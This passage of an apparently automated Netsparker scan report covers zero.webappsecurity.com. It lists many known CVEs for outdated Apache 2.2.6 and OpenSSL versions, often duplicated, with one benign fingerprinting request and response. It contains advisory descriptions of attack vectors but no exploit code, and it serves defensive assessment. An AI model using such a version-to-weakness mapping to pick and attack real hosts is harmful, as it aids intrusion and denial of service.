The mod_proxy_ftp module in the Apache HTTP Server allows remote attackers to bypass intended access restrictions and send arbitrary commands to an FTP server via vectors related to the embedding of these commands in the Authorization HTTP header, as demonstrated by a certain module in VulnDisco Pack Professional 8.11.

#### External References

- CVE-2009-3095

### Apache HTTP Server Other Vulnerability

The Solaris pollset feature in the Event Port backend in poll/unix/port.c in the Apache Portable Runtime (APR) library before 1.3.9, as used in the Apache HTTP Server before 2.2.14 and other products, does not properly handle errors, which allows remote attackers to cause a denial of service (daemon hang) via unspecified HTTP requests, related to the prefork and event MPMs.

#### External References

- CVE-2009-2699

### Apache HTTP Server Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The ap_read_request function in server/protocol.c in the Apache HTTP Server 2.2.x before 2.2.15, when a multithreaded MPM is used, does not properly handle headers in subrequests in certain circumstances involving a parent request that has a body, which might allow remote attackers to obtain sensitive information via a crafted request that triggers access to memory locations associated with an earlier request.

#### External References

- CVE-2010-0434

## Apache HTTP Server Other Vulnerability

The (1) mod_cache and (2) mod_dav modules in the Apache HTTP Server 2.2.x before 2.2.16 allow remote attackers to cause a denial of service (process crash) via a request that lacks a path.

### External References

- CVE-2010-1452

## Apache HTTP Server Resource Management Errors Vulnerability

Stack consumption vulnerability in the fnmatch implementation in apr_fnmatch.c in the Apache Portable Runtime (APR) library before 1.4.3 and the Apache HTTP Server before 2.2.18, and in fnmatch.c in libc in NetBSD 5.1, OpenBSD 4.8, FreeBSD, Apple Mac OS X 10.6, Oracle Solaris 10, and Android, allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via *? sequences in the first argument, as demonstrated by attacks against mod_autoindex in httpd.

### External References

- CVE-2011-0419

## Apache HTTP Server Resource Management Errors Vulnerability

Stack consumption vulnerability in the fnmatch implementation in apr_fnmatch.c in the Apache Portable Runtime (APR) library before 1.4.3 and the Apache HTTP Server before 2.2.18, and in fnmatch.c in libc in NetBSD 5.1, OpenBSD 4.8, FreeBSD, Apple Mac OS X 10.6, Oracle Solaris 10, and Android, allows context-dependent attackers to cause a denial of service (CPU and memory consumption) via *? sequences in the first argument, as demonstrated by attacks against mod_autoindex in httpd.

### External References

- CVE-2011-0419

## Apache HTTP Server Other Vulnerability

The ap_proxy_ajp_request function in mod_proxy_ajp.c in mod_proxy_ajp in the Apache HTTP Server 2.2.x before 2.2.15 does not properly handle certain situations in which a client sends no request body, which allows remote attackers to cause a denial of service (backend server outage) via a crafted request, related to use of a 500 error code instead of the appropriate 400 error code.

### External References

- CVE-2010-0408

## Apache HTTP Server Insufficient Information Vulnerability

modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server 2.0.37 through 2.0.63, 2.2.0 through 2.2.14, and 2.3.x before 2.3.7, when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute arbitrary code via unspecified vectors related to a crafted request, a reset packet, and "orphaned callback pointers."

### External References

- CVE-2010-0425

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in proxy_ftp.c in the mod_proxy_ftp module in Apache 2.0.63 and earlier, and mod_proxy_ftp.c in the mod_proxy_ftp module in Apache 2.2.9 and earlier 2.2 versions, allows remote attackers to inject arbitrary web script or HTML via a wildcard in the last directory component in the pathname in an FTP URI.

### External References

- CVE-2008-2939

## Apache HTTP Server Configuration Vulnerability

The Apache HTTP Server 2.2.11 and earlier 2.2 versions does not properly handle Options=IncludesNOEXEC in the AllowOverride directive, which allows local users to gain privileges by configuring (1) Options Includes, (2) Options +Includes, or (3) Options +IncludesNOEXEC in a .htaccess file, and then inserting an exec element in a .shtml file.

### External References

- CVE-2009-1195

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in the mod_negotiation module in the Apache HTTP Server 2.2.6 and earlier in the 2.2.x series, 2.0.61 and earlier in the 2.0.x series, and 1.3.39 and earlier in the 1.3.x series allows remote authenticated users to inject arbitrary web script or HTML by uploading a file with a name containing XSS sequences and a file extension, which leads to injection within a (1) "406 Not Acceptable" or (2) "300 Multiple Choices" HTTP response when the extension is omitted in a request for the file.

### External References

- CVE-2008-0455

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).

### External References

- CVE-2009-1891

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_deflate module in Apache httpd 2.2.11 and earlier compresses large files until completion even after the associated network connection is closed, which allows remote attackers to cause a denial of service (CPU consumption).

### External References

- CVE-2009-1891

## Apache HTTP Server Configuration Vulnerability

The Apache HTTP Server 2.2.11 and earlier 2.2 versions does not properly handle Options=IncludesNOEXEC in the AllowOverride directive, which allows local users to gain privileges by configuring (1) Options Includes, (2) Options +Includes, or (3) Options +IncludesNOEXEC in a .htaccess file, and then inserting an exec element in a .shtml file.

### External References

- CVE-2009-1195

## Apache HTTP Server Numeric Errors Vulnerability

The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.3.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.

### External References

- CVE-2009-1890

## Apache HTTP Server Numeric Errors Vulnerability

The stream_reqbody_cl function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server before 2.3.3, when a reverse proxy is configured, does not properly handle an amount of streamed data that exceeds the Content-Length value, which allows remote attackers to cause a denial of service (CPU consumption) via crafted requests.

### External References

- CVE-2009-1890

## Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

protocol.c in the Apache HTTP Server 2.2.x through 2.2.21 does not properly restrict header information during construction of Bad Request (aka 400) error documents, which allows remote attackers to obtain the values of HTTPOnly cookies via vectors involving a (1) long or (2) malformed header in conjunction with crafted web script.

### External References

- CVE-2012-0053

## Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name in the LD_LIBRARY_PATH, which allows local users to gain privileges via a Trojan horse DSO in the current working directory during execution of apachectl.

### External References

- CVE-2012-0883

## Apache HTTP Server Resource Management Errors Vulnerability

scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.

### External References

- CVE-2012-0031

## Apache HTTP Server Resource Management Errors Vulnerability

scoreboard.c in the Apache HTTP Server 2.2.21 and earlier might allow local users to cause a denial of service (daemon crash during shutdown) or possibly have unspecified other impact by modifying a certain type field within a scoreboard shared memory segment, leading to an invalid call to the free function.

### External References

- CVE-2012-0031

## Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

envvars (aka envvars-std) in the Apache HTTP Server before 2.4.2 places a zero-length directory name in the LD_LIBRARY_PATH, which allows local users to gain privileges via a Trojan horse DSO in the current working directory during execution of apachectl.

### External References

- CVE-2012-0883

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manager interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.

### External References

- CVE-2012-4558

## Apache HTTP Server Cryptographic Issues Vulnerability

mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary commands via an HTTP request containing an escape sequence for a terminal emulator.

### External References

- CVE-2013-1862

## Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.

### External References

- CVE-2013-1896

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the make_variant_list function in mod_negotiation.c in the mod_negotiation module in the Apache HTTP Server 2.4.x before 2.4.3, when the MultiViews option is enabled, allow remote attackers to inject arbitrary web script or HTML via a crafted filename that is not properly handled during construction of a variant list.

### External References

- CVE-2012-2687

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Multiple cross-site scripting (XSS) vulnerabilities in the Apache HTTP Server 2.2.x before 2.2.24-dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via vectors involving hostnames and URIs in the (1) mod_imagemap, (2) mod_info, (3) mod_ldap, (4) mod_proxy_ftp, and (5) mod_status modules.

### External References

- CVE-2012-3499

## Apache HTTP Server Resource Management Errors Vulnerability

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

### External References

- CVE-2007-6750

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

### External References

- CVE-2011-3348

## Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21 does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an initial @ (at sign) character.

### External References

- CVE-2011-3368

## Apache HTTP Server Resource Management Errors Vulnerability

The byterange filter in the Apache HTTP Server 1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19 allows remote attackers to cause a denial of service (memory and CPU consumption) via a Range header that expresses multiple overlapping ranges, as exploited in the wild in August 2011, a different vulnerability than CVE-2007-0086.

### External References

- CVE-2011-3192

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_proxy_ajp module in the Apache HTTP Server before 2.2.21, when used with mod_proxy_balancer in certain configurations, allows remote attackers to cause a denial of service (temporary "error state" in the backend server) via a malformed HTTP request.

### External References

- CVE-2011-3348

## Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x before 2.2.18, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers by using the HTTP/0.9 protocol with a malformed URI containing an initial @ (at sign) character. NOTE: this vulnerability exists because of an incomplete fix for CVE-2011-3368.

### External References

- CVE-2011-3639

## Apache HTTP Server Improper Input Validation Vulnerability

The mod_proxy module in the Apache HTTP Server 1.3.x through 1.3.42, 2.0.x through 2.0.64, and 2.2.x through 2.2.21, when the Revision 1179239 patch is in place, does not properly interact with use of (1) RewriteRule and (2) ProxyPassMatch pattern matches for configuration of a reverse proxy, which allows remote attackers to send requests to intranet servers via a malformed URI containing an @ (at sign) character and a : (colon) character in invalid positions. NOTE: this vulnerability exists because of an incomplete fix for CVE-2011-3368.

### External References

- CVE-2011-4317

## Apache HTTP Server Resource Management Errors Vulnerability

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

### External References

- CVE-2007-6750

## Apache HTTP Server Numeric Errors Vulnerability

Integer overflow in the ap_pregsub function in server/util.c in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21, when the mod_setenvif module is enabled, allows local users to gain privileges via a .htaccess file with a crafted SetEnvIf directive, in conjunction with a crafted HTTP request header, leading to a heap-based buffer overflow.

### External References

- CVE-2011-3607

## Apache HTTP Server Improper Input Validation Vulnerability

The ap_pregsub function in server/util.c in the Apache HTTP Server 2.0.x through 2.0.64 and 2.2.x through 2.2.21, when the mod_setenvif module is enabled, does not restrict the size of values of environment variables, which allows local users to cause a denial of service (memory consumption or NULL pointer dereference) via a .htaccess file with a crafted SetEnvIf directive, in conjunction with a crafted HTTP request header, related to (1) the "len +=" statement and (2) the apr_pcalloc function call, a different vulnerability than CVE-2011-3607.

### External References

- CVE-2011-4415

## Apache HTTP Server Permissions, Privileges, and Access Controls Vulnerability

mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.

### External References

- CVE-2013-1896

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in balancer-manager in mod_proxy_balancer in the Apache HTTP Server 2.2.0 through 2.2.6 allows remote attackers to inject arbitrary web script or HTML via the (1) ss, (2) wr, or (3) rr parameters, or (4) the URL.

### External References

- CVE-2007-6421

## Apache HTTP Server Resource Management Errors Vulnerability

** DISPUTED ** Unspecified vulnerability in mod_proxy_balancer for Apache HTTP Server 2.2.x before 2.2.7-dev, when running on Windows, allows remote attackers to trigger memory corruption via a long URL. NOTE: the vendor could not reproduce this issue.

### External References

- CVE-2007-6423

## Apache HTTP Server Cross-Site Request Forgery (CSRF) Vulnerability

Cross-site request forgery (CSRF) vulnerability in the balancer-manager in mod_proxy_balancer for Apache HTTP Server 2.2.x allows remote attackers to gain privileges via unspecified vectors.

### External References

- CVE-2007-6420

## Apache HTTP Server Improper Control of Generation of Code ('Code Injection') Vulnerability

CRLF injection vulnerability in the mod_negotiation module in the Apache HTTP Server 2.2.6 and earlier in the 2.2.x series, 2.0.61 and earlier in the 2.0.x series, and 1.3.39 and earlier in the 1.3.x series allows remote authenticated users to inject arbitrary HTTP headers and conduct HTTP response splitting attacks by uploading a file with a multi-line name containing HTTP header sequences and a file extension, which leads to injection within a (1) "406 Not Acceptable" or (2) "300 Multiple Choices" HTTP response when the extension is omitted in a request for the file.

### External References

- CVE-2008-0456

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in mod_status in the Apache HTTP Server 2.2.0 through 2.2.6, 2.0.35 through 2.0.61, and 1.3.2 through 1.3.39, when the server-status page is enabled, allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.

### External References

- CVE-2007-6388

## Apache HTTP Server Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

Cross-site scripting (XSS) vulnerability in the (1) mod_imap module in the Apache HTTP Server 1.3.0 through 1.3.39 and 2.0.35 through 2.0.61 and the (2) mod_imagemap module in the Apache HTTP Server 2.2.0 through 2.2.6 allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.

### External References

- CVE-2007-5000

## Apache HTTP Server Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

Apache HTTP Server, when running on Linux with a document root on a Windows share mounted using smbfs, allows remote attackers to obtain unprocessed content such as source files for .php programs via a trailing "\" (backslash), which is not handled by the intended AddType directive.

### External References

- CVE-2007-6514

## Apache HTTP Server Resource Management Errors Vulnerability

The balancer_handler function in mod_proxy_balancer in the Apache HTTP Server 2.2.0 through 2.2.6, when a threaded Multi-Processing Module is used, allows remote authenticated users to cause a denial of service (child process crash) via an invalid bb variable.

### External References

- CVE-2007-6422

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows remote attackers to cause a denial of service (process hang) via a request to a CGI script that does not read from its stdin file descriptor.

### External References

- CVE-2014-0231

## Apache HTTP Server Improper Input Validation Vulnerability

The lua_websocket_read function in lua_request.c in the mod_lua module in the Apache HTTP Server through 2.4.12 allows remote attackers to cause a denial of service (child-process crash) by sending a crafted WebSocket Ping frame after a Lua script has called the wsupgrade function.

### External References

- CVE-2015-0228

## Apache HTTP Server Resource Management Errors Vulnerability

The mod_cgid module in the Apache HTTP Server before 2.4.10 does not have a timeout mechanism, which allows remote attackers to cause a denial of service (process hang) via a request to a CGI script that does not read from its stdin file descriptor.

### External References

- CVE-2014-0231

## Apache HTTP Server DEPRECATED: Code Vulnerability

The chunked transfer coding implementation in the Apache HTTP Server before 2.4.14 does not properly parse chunk headers, which allows remote attackers to conduct HTTP request smuggling attacks via a crafted request, related to mishandling of large chunk-size values and invalid chunk-extension characters in modules/http/http_filters.c.

### External References

- CVE-2015-3183

## Apache HTTP Server Improper Input Validation Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

### External References

- CVE-2013-6438

## Apache HTTP Server Improper Input Validation Vulnerability

The dav_xml_get_cdata function in main/util.c in the mod_dav module in the Apache HTTP Server before 2.4.8 does not properly remove whitespace characters from CDATA sections, which allows remote attackers to cause a denial of service (daemon crash) via a crafted DAV WRITE request.

### External References

- CVE-2013-6438

## Apache HTTP Server Insufficient Information Vulnerability

mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.

### External References

- CVE-2013-2249

## Apache HTTP Server Insufficient Information Vulnerability

mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.

### External References

- CVE-2013-2249

## Apache HTTP Server Resource Management Errors Vulnerability

The deflate_in_filter function in mod_deflate.c in the mod_deflate module in the Apache HTTP Server before 2.4.10, when request body decompression is enabled, allows remote attackers to cause a denial of service (resource consumption) via crafted request data that decompresses to a much larger size.

### External References

- CVE-2014-0118

## Apache HTTP Server Improper Input Validation Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

### External References

- CVE-2014-0098

## Apache HTTP Server Improper Input Validation Vulnerability

The log_cookie function in mod_log_config.c in the mod_log_config module in the Apache HTTP Server before 2.4.8 allows remote attackers to cause a denial of service (segmentation fault and daemon crash) via a crafted cookie that is not properly handled during truncation.

### External References

- CVE-2014-0098

## Apache HTTP Server Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the mod_status module in the Apache HTTP Server before 2.4.10 allows remote attackers to cause a denial of service (heap-based buffer overflow), or possibly obtain sensitive credential information or execute arbitrary code, via a crafted request that triggers improper scoreboard handling within the status_handler function in modules/generators/mod_status.c and the lua_ap_scoreboard_worker function in modules/lua/lua_request.c.

### External References

- CVE-2014-0226

## Apache HTTP Server Improper Input Validation Vulnerability

In Apache httpd before 2.2.34 and 2.4.x before 2.4.27, the value placeholder in [Proxy-]Authorization headers of type 'Digest' was not initialized or reset before or between successive key=value assignments by mod_auth_digest. Providing an initial key with no '=' assignment could reflect the stale value of uninitialized pool memory used by the prior request, leading to leakage of potentially confidential information, and a segfault in other cases resulting in denial of service.

### External References

- CVE-2017-9788

## Apache HTTP Server Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.

### External References

- CVE-2017-7679

## Apache HTTP Server Use After Free Vulnerability

Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka Optionsbleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.

### External References

- CVE-2017-9798

## Apache HTTP Server Improper Access Control Vulnerability

The Apache HTTP Server through 2.4.23 follows RFC 3875 section 4.1.18 and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, aka an "httpoxy" issue. NOTE: the vendor states "This mitigation has been assigned the identifier CVE-2016-5387"; in other words, this is not a CVE ID for a vulnerability.

### External References

- CVE-2016-5387

## Apache HTTP Server Improper Neutralization of CRLF Sequences ('CRLF Injection') Vulnerability

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

### External References

- CVE-2016-4975

## Apache HTTP Server Improper Authentication Vulnerability

In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.

### External References

- CVE-2018-1312

## Apache HTTP Server Improper Input Validation Vulnerability

Apache HTTP Server mod_cluster before version httpd 2.4.23 is vulnerable to an Improper Input Validation in the protocol parsing logic in the load balancer resulting in a Segmentation Fault in the serving httpd process.

### External References

- CVE-2016-8612

## Apache HTTP Server Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

A specially crafted request could have crashed the Apache HTTP Server prior to version 2.4.30, due to an out of bound access after a size limit is reached by reading the HTTP header. This vulnerability is considered very hard if not impossible to trigger in non-debug mode (both log and build level), so it is classified as low risk for common server usage.

### External References

- CVE-2018-1301

## Apache HTTP Server Out-of-bounds Read Vulnerability

A specially crafted HTTP request header could have crashed the Apache HTTP Server prior to version 2.4.30 due to an out of bound read while preparing data to be cached in shared memory. It could be used as a Denial of Service attack against users of mod_cache_socache. The vulnerability is considered as low risk since mod_cache_socache is not widely used, mod_cache_disk is not concerned by this vulnerability.

### External References

- CVE-2018-1303

## Apache HTTP Server NULL Pointer Dereference Vulnerability

When an HTTP/2 stream was destroyed after being handled, the Apache HTTP Server prior to version 2.4.30 could have written a NULL pointer potentially to an already freed memory. The memory pools maintained by the server make this vulnerability hard to trigger in usual configurations, the reporter and the team could not reproduce it outside debug builds, so it is classified as low risk.

### External References

- CVE-2018-1302

# Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

## 2.1. https://zero.webappsecurity.com/

https://zero.webappsecurity.com/

### Identified Version

2.2.6 (contains 4 critical and 65 other vulnerabilities)

### Latest Version

2.4.48

### Vulnerability Database

Result is based on 09-07-2021 vulnerability database content.

### Certainty

### Request

```
GET / HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Referer: https://zero.webappsecurity.com/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

### Response

```
HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/2.2.6 (Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40

Content-Length: 44
Last-Modified: Sat, 20 Nov 2004 14:16:24 GMT
Accept-Ranges: bytes
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:51 GMT
ETag: "24c22-2c-44adde00"

<html><body><h1>It works!</h1></body></html>
```

# 3. Out-of-date Version (OpenSSL)

1 TOTAL
**CRITICAL**

Netsparker identified you are using an out-of-date version of OpenSSL.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

## Remedy

Please upgrade your installation of OpenSSL to the latest stable version.

## Remedy References

- OpenSSL Project

## Known Vulnerabilities in this Version

### ❗ OpenSSL Improper Input Validation Vulnerability

OpenSSL before 0.9.8m does not check for a NULL return value from bn_wexpand function calls in (1) crypto/bn/bn_div.c, (2) crypto/bn/bn_gf2m.c, (3) crypto/ec/ec2_smpl.c, and (4) engines/e_ubsec.c, which has unspecified impact and context-dependent attack vectors.

#### External References

- CVE-2009-3245

### 🚩 OpenSSL Resource Management Errors Vulnerability

Memory leak in the zlib_stateful_finish function in crypto/comp/c_zlib.c in OpenSSL 0.9.8l and earlier and 1.0.0 Beta through Beta 4 allows remote attackers to cause a denial of service (memory consumption) via vectors that trigger incorrect calls to the CRYPTO_cleanup_all_ex_data function, as demonstrated by use of SSLv3 and PHP with the Apache HTTP Server, a related issue to CVE-2008-1678.

#### External References

- CVE-2009-4355

### 🚩 OpenSSL Resource Management Errors Vulnerability

Memory leak in the zlib_stateful_finish function in crypto/comp/c_zlib.c in OpenSSL 0.9.8l and earlier and 1.0.0 Beta through Beta 4 allows remote attackers to cause a denial of service (memory consumption) via vectors that trigger incorrect calls to the CRYPTO_cleanup_all_ex_data function, as demonstrated by use of SSLv3 and PHP with the Apache HTTP Server, a related issue to CVE-2008-1678.

#### External References

- CVE-2009-4355

### 🚩 OpenSSL Cryptographic Issues Vulnerability

The TLS protocol, and the SSL protocol 3.0 and possibly earlier, as used in Microsoft Internet Information Services (IIS) 7.0, mod_ssl in the Apache HTTP Server 2.2.14 and earlier, OpenSSL before 0.9.8l, GnuTLS 2.8.5 and earlier, Mozilla Network Security Services (NSS) 3.12.4 and earlier, multiple Cisco products, and other products, does not properly associate renegotiation handshakes with an existing connection, which allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack, aka the "Project Mogul" issue.

#### External References

- CVE-2009-3555

### ❗ OpenSSL Improper Input Validation Vulnerability

OpenSSL before 0.9.8m does not check for a NULL return value from bn_wexpand function calls in (1) crypto/bn/bn_div.c, (2) crypto/bn/bn_gf2m.c, (3) crypto/ec/ec2_smpl.c, and (4) engines/e_ubsec.c, which has unspecified impact and context-dependent attack vectors.

#### External References

- CVE-2009-3245

## OpenSSL Cryptographic Issues Vulnerability

The Network Security Services (NSS) library before 3.12.3, as used in Firefox; GnuTLS before 2.6.4 and 2.7.4; OpenSSL 0.9.8 through 0.9.8k; and other products support MD2 with X.509 certificates, which might allow remote attackers to spoof certificates by using MD2 design flaws to generate a hash collision in less than brute-force time. NOTE: the scope of this issue is currently limited because the amount of computation required is still large.

### External References

- CVE-2009-2409

## OpenSSL Improper Authentication Vulnerability

Mutt 1.5.19, when linked against (1) OpenSSL (mutt_ssl.c) or (2) GnuTLS (mutt_ssl_gnutls.c), allows connections when only one TLS certificate in the chain is accepted instead of verifying the entire chain, which allows remote attackers to spoof trusted servers via a man-in-the-middle attack.

### External References

- CVE-2009-1390

## OpenSSL Resource Management Errors Vulnerability

The dtls1_retrieve_buffered_fragment function in ssl/d1_both.c in OpenSSL before 1.0.0 Beta 2 allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via an out-of-sequence DTLS handshake message, related to a "fragment bug."

### External References

- CVE-2009-1387

## OpenSSL Improper Input Validation Vulnerability

The kssl_keytab_is_available function in ssl/kssl.c in OpenSSL before 0.9.8n, when Kerberos is enabled but Kerberos configuration files cannot be opened, does not check a certain return value, which allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via SSL cipher negotiation, as demonstrated by a chroot installation of Dovecot or stunnel without Kerberos configuration files inside the chroot.

### External References

- CVE-2010-0433

## OpenSSL Improper Input Validation Vulnerability

The kssl_keytab_is_available function in ssl/kssl.c in OpenSSL before 0.9.8n, when Kerberos is enabled but Kerberos configuration files cannot be opened, does not check a certain return value, which allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via SSL cipher negotiation, as demonstrated by a chroot installation of Dovecot or stunnel without Kerberos configuration files inside the chroot.

### External References

- CVE-2010-0433

## OpenSSL Improper Authentication Vulnerability

OpenSSL before 1.0.0c, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol, which allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol.

### External References

- CVE-2010-4252

## OpenSSL Other Vulnerability

OpenSSL before 0.9.8q, and 1.0.x before 1.0.0c, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not properly prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the downgrade to an unintended cipher via vectors involving sniffing network traffic to discover a session identifier.

### External References

- CVE-2010-4180

## OpenSSL Other Vulnerability

OpenSSL before 0.9.8q, and 1.0.x before 1.0.0c, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not properly prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the downgrade to an unintended cipher via vectors involving sniffing network traffic to discover a session identifier.

### External References

- CVE-2010-4180

## OpenSSL Cryptographic Issues Vulnerability

The Cryptographic Message Syntax (CMS) implementation in crypto/cms/cms_asn1.c in OpenSSL before 0.9.8o and 1.x before 1.0.0a does not properly handle structures that contain OriginatorInfo, which allows context-dependent attackers to modify invalid memory locations or conduct double-free attacks, and possibly execute arbitrary code, via unspecified vectors.

### External References

- CVE-2010-0742

## OpenSSL Cryptographic Issues Vulnerability

